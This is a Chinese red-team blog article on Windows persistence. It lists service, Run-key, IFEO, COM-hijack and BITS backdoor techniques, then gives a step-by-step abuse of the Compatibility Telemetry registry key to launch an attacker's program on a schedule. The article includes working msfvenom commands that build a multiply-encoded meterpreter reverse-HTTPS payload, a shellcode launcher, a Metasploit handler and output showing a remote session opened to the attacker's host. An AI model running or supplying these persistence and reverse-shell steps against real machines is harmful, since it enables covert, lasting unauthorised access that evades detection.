

红队之浅谈基于Windows telemetry的权限维持

原创 队员编号046 酒仙桥六号部队 3天前

这是 酒仙桥六号部队 的第 46 篇文章。

全文共计3084个字，预计阅读时长10分钟。

在我们红队拿到主机权限的时候，我们往往需要通过这台机器进行深一步的渗透，或者目标服务器可能因为系统更新，杀软更新等等原因往往导致会话莫名其妙下线了，所以权限持久化是红队一个必不可少的工作。

常见的权限维持手段有很多，比如：

1 修改服务

系统启动的时候,可以通过服务来运行程序或应用，服务的配置信息存储在注册表中，可以通过修改配置来进行安装服务，运行后能看到AtomicService.exe这个进程。

```
1 sc.exe create #{service_name} binPath= #{binary_path}
2 sc.exe start #{service_name}
```

或者

```
1 New-Service -Name "\#{service_name}" -BinaryPathName "\#{binary_path}"
2 Start-Service -Name "\#{service_name}"
```

2 修改注册表启动项

startup文件夹下添加程序以及修改注册表的某些键值来实现。用户登录后就可实现程序的执行。

Windows会默认执行的相关注册表：

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
-

3 自启动服务目录

- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
 - HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
-

4 文件夹目录

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserShell Folders
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellFolders
 - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellFolders
 - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\UserShell Folders
-

5 DLL劫持

应用程序通过DLL（动态链接库）加载外部代码。DLL劫持是利用了DLL的搜索路径优先级并用DLL同名的恶意DLL注入应用程序。

查找可能存在劫持的DLL,一般来说,我们可以使用ProcessExplorer再结合注册表KnownDLLs(windows 7 以上版本)即可分析,可能存在DLL劫持的漏洞。对可能存在DLL劫持的漏洞进行编写,放在同一目录进行POC测试。

6 映像劫持

被称为IFEO (Image File Execution Options)

当用户程序被映像劫持,启动目标程序会被劫持程序给替代。

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option\[劫持程序名字]

添加debugger键名 值为指向的路径。

也可以命令行管理员直接执行:

```
1 REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image FileExec
```

或者使用gflags工具中的silent process exit功能,在这个程序静态退出的时候可以直接静默执行另一个程序。

7 Com劫持

程序在读取注册表信息中的DLL或者EXE功能的路径上,让程序提前读取设置好的恶意DLL或者EXE,原理其实和DLL劫持相近。

一般的利用方式如下:

通过使用脚本,找出系统没有的或者空出来的COM(NAME NOTFOUND)组件路径,放置劫持的文件。我们也可以直接替换原路径下的文件,或者直接修改原路径加载的文件。

8 BIT后门

Windows内置后台传输工具，即使在应用程序退出后，只要启动传输的用户保持登录状态并保持网络连接，BITS就会继续传输文件，重启后也会续传。

测试脚本：

```
1 bitsadmin /create test
2 bitsadmin /addfile test "http://x.x.x.x/x" //"C:\tmp\xx"
3 bitsadmin /SetNotifyCmdLine test C:\tmp\xx NUL
4 bitsadmin /SetMinRetryDelay "test" 60
```

bitsadmin /resume test

9 WMIC后门等等。。。。

随着科技的发展，各种终端设备对各种常见的路径，注册表进行了监控。所以我们需要更多的骚姿势来绕过它。

Microsoft Compatibility Telemetry 微软兼容性遥测服务

介绍：

CompatTelRunner.exe是用户可以在Windows CompatibilityTelemetry服务下运行的进程，它通常位于C:\Windows\System32目录中。它负责收集有关计算机及其性能的各种技术数据，并将其发送给Microsoft进行Windows客户体验改善计划以及用于Windows操作系统的升级过程中。该进程使用了CPU的极高百分比来进行文件扫描，然后通过Internet连接传输数据。因此，用户还会遇到互联网连接速度较慢甚至系统崩溃的情况。



vlad978123.

Created on December 26, 2017

Permanently Disabling Windows Compatibility Telemetry

Hello,

In Task Manager, I often see the Windows Compatibility Telemetry process running in the background and unnecessarily creating CPU usage. Can you explain how to permanently turn off the telemetry?

This thread is locked. You can follow the question or vote as helpful, but you cannot reply to this thread.

I have the same question (434)

Subscribe

Emm...全网都是说这服务怎么去disable的，看来确实很多人不喜欢这玩意儿。

在我们实现中需要以下的条件：

1. 管理员权限,并且可以写入HKLM(HKEY_LOCAL_MACHINE)
2. Windows Server2008R2, 2016, Windows 7 /10
3. 测试机器必须有网络连接

方法：

在注册表

```
1 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\AppCompat
```

添加任意命名子项。


添加名称为Command 类型是REG_SZ ， Data value填写我们要执行的exe程序；

创建一个DWORD的KEY，名称可以为Nightly，Oobe，Maintanance并将它们的值设置成1。Nightly模式会以每24小时执行一次。

或者使用下列命令保存文本（以nightly为例），修改reg格式导入即可。


Windows Registry Editor Version 5.00


```
1 [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\AppCompat
```



如果想立即执行查看效果可以在Cortana搜索框中输入“任务计划”，打开“任务计划程序”，在左侧的导航窗格中依次展开定位至“任务计划程序库”。

- Microsoft – Windows – Application Experience”，这时你将会在右侧窗格中看到名为 Microsoft Compatibility Appraiser 的任务计划，直接右键运行即可。






或者管理员直接运行命令行：

```
1 schtasks /run /tn "%Microsoft\Windows\Application Experience\MicrosoftCom
```


等待Microsoft Compatibility Telemetry执行。



然后在详细信息里面可看到程序执行成功了。



有意思的是，CompatTelRunner.exe不是系统启动运行或者用户登录，它是一个周期性的任务，这样可以逃避很多检测。



我们也可以在触发器中对其进行修改成我们需要的执行时间。



我们这里使用msf做个简单的测试：

用msf自带混淆做个raw。

```
1 msfvenom -p windows/meterpreter/reverse_winhttps LHOST=192.168.11.130 LPC
```

```

root@kali:~# msfvenom -p windows/meterpreter/reverse_winhttps LHOST=192.168.11.130 LPORT=8888 --platform windows -a x86 -s 42 --smallest -e x86/shikata_ga_nai -i 9 -f raw | msfvenom --platform windows -a x86 -e x86/countdown -i 8 -f raw | msfvenom --platform windows -a x86 -e x86/call4_dword_xor -i 6 -b '\x0a\x0d' -f raw > ~/Desktop/shellcode.raw
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 450 (iteration=0)
x86/shikata_ga_nai succeeded with size 477 (iteration=1)
x86/shikata_ga_nai succeeded with size 504 (iteration=2)
x86/shikata_ga_nai succeeded with size 531 (iteration=3)
x86/shikata_ga_nai succeeded with size 558 (iteration=4)
x86/shikata_ga_nai succeeded with size 585 (iteration=5)
x86/shikata_ga_nai succeeded with size 612 (iteration=6)
x86/shikata_ga_nai succeeded with size 639 (iteration=7)
x86/shikata_ga_nai succeeded with size 666 (iteration=8)
x86/shikata_ga_nai chosen with final size 666
Payload size: 666 bytes
Found 1 compatible encoders
Attempting to encode payload with 8 iterations of x86/countdown
x86/countdown succeeded with size 684 (iteration=0)
x86/countdown succeeded with size 702 (iteration=1)
x86/countdown succeeded with size 720 (iteration=2)
x86/countdown succeeded with size 738 (iteration=3)
x86/countdown succeeded with size 756 (iteration=4)
x86/countdown succeeded with size 774 (iteration=5)
x86/countdown succeeded with size 792 (iteration=6)
x86/countdown succeeded with size 810 (iteration=7)
x86/countdown chosen with final size 810
Payload size: 810 bytes
Found 1 compatible encoders
Attempting to encode payload with 6 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 838 (iteration=0)
x86/call4_dword_xor succeeded with size 866 (iteration=1)

```



我们这里使用shellcode加载器：

https://github.com/clinicallyinane/shellcode_launcher/

目标机执行即可：

```
shellcode_launcher.exe -i shellcode.raw
```

这里写个脚本运行。（这里也能使用dll注入等各种方法，记得将其注入到其他进程中，不然进程会结束。反弹shell命令也不宜过长，同样的道理。）

名称	类型	数据
 (默认)	REG_SZ	(数值未设置)
 Command	REG_SZ	C:\shellcode_launcher-master\run.bat
 Nightly	REG_DWORD	0x00000001 (1)

KALI:


```
1 msfconsole -q -x 'use exploit/multi/handler; set ExitOnSession false; set
```

```

root@kali:~# msfconsole -q -x 'use exploit/multi/handler; set ExitOnSession false; set PAYLOAD windows/meterpreter/reverse_winhttps;set LHOST 192.168.11.130;set LPORT 8888; run -j -z'
ExitOnSession => false
PAYLOAD => windows/meterpreter/reverse_winhttps
LHOST => 192.168.11.130
LPORT => 8888
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

```

我们直接输入命令测试一下：



```


管理员: 命令提示符
Microsoft Windows [版本 10.0.18363.900]
(c) 2019 Microsoft Corporation。保留所有权利。

C:\Windows\system32>schtasks /run /tn "\Microsoft\Windows\Application Experience\Microsoft Compatibility Appraiser"
成功: 尝试运行 "\Microsoft\Windows\Application Experience\Microsoft Compatibility Appraiser"。

C:\Windows\system32>

```

SESSION1 成功上线了。



```

msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.11.130:8888
[*] https://192.168.11.130:8888 handling request from 192.168.11.134; (UUID: 8hu1qpsb) Staging x86 payload (181337 bytes) ...
[*] Meterpreter session 1 opened (192.168.11.130:8888 → 192.168.11.134:49692) at 2020-06-24 03:37:47 -0400

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-R3ANEVR
OS           : Windows 10 (10.0 Build 18363).
Architecture : x64
System Language : zh_CN
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x86/windows
meterpreter >

```

怎么实现的？

当CompatTelRunner运行遥测任务之前，会首先检查一些条件，而且必须要满足这些条件之一。

1. 系统为 Windows10或者Server2019。
2. 系统为Windows版本的客户端。
3. 键值：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\DataCollection\CommercialDataOptIn是 DWORD 的类型且不为0

有趣的是，在WindowsServer2016发行后某个版本添加了上面的检查条件。而在CompatTelRunner.exe更新版本之前，这些检查将不会执行，并且将执行注册表项中的Command命令，而与windows版本无关。

无论有没有成功检查，存在命令行参数将决定程序在何种运行模式下运行。存在三种与某些条件相对应的运行模式。

如果命令行参数指定了一个DLL或者function。则CompatTelRunner.exe会根据批准的列表对它们进行验证。这将导致CompatTelRunner.exe启动DLL提供程序并退出。如果未提供DLL/功能名称，程序将继续识别运行模式。

如果HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ WindowsNT \ CurrentVersion \ AppCompatFlags \ TelemetryController \ Oobe存在并且没有-maintenance参数，则进入运行模式二（OOBE），该键将在检查后被删除。

如果提供了-maintenance参数，那么我们需要验证运行并进入模式0，并需要验证系统状态：


1.HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ WindowsNT \ CurrentVersion\ AppCompatFlags \ TelemetryController \ TestAllowRun设置的REG_DWORD不能为0

2.通过系统状态验证。

系统状态验证检测件又由以下几个条件组成:

- “Power Saver”（节电器）必须是关闭状态。
- 机器处于充电状态。
- 如果程序前四次验证失败，如果电池状态未知，电池电量大于5%或正在充电则也通过验证。

如果通过了一次验证，程序将重置注册表键值RunsBlocked为0。如果没有通过则将注册表键值RunsBlocked加1。



如果未传递任何命令行参数，则CompatTelRunner.exe将进入运行模式一（Nightly）。

确定运行模式后，将对计划任务执行一些检查。然后进入RunTelemetry区域。

如果模式为0（-maintenance），则需要进行一些额外的检查。检查结束后或者模式不为0，则程序打开

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\AppCompatFlags\TelemetryController.

所有子项均在此文件夹下枚举，并在初始化调用中用于填充结构。

Offset	Length	Mnemonic	Data Type	Name	Comment
0	8	addr	pointer	LPWSTR Command	
8	4	ddw	dword	DWSKU	
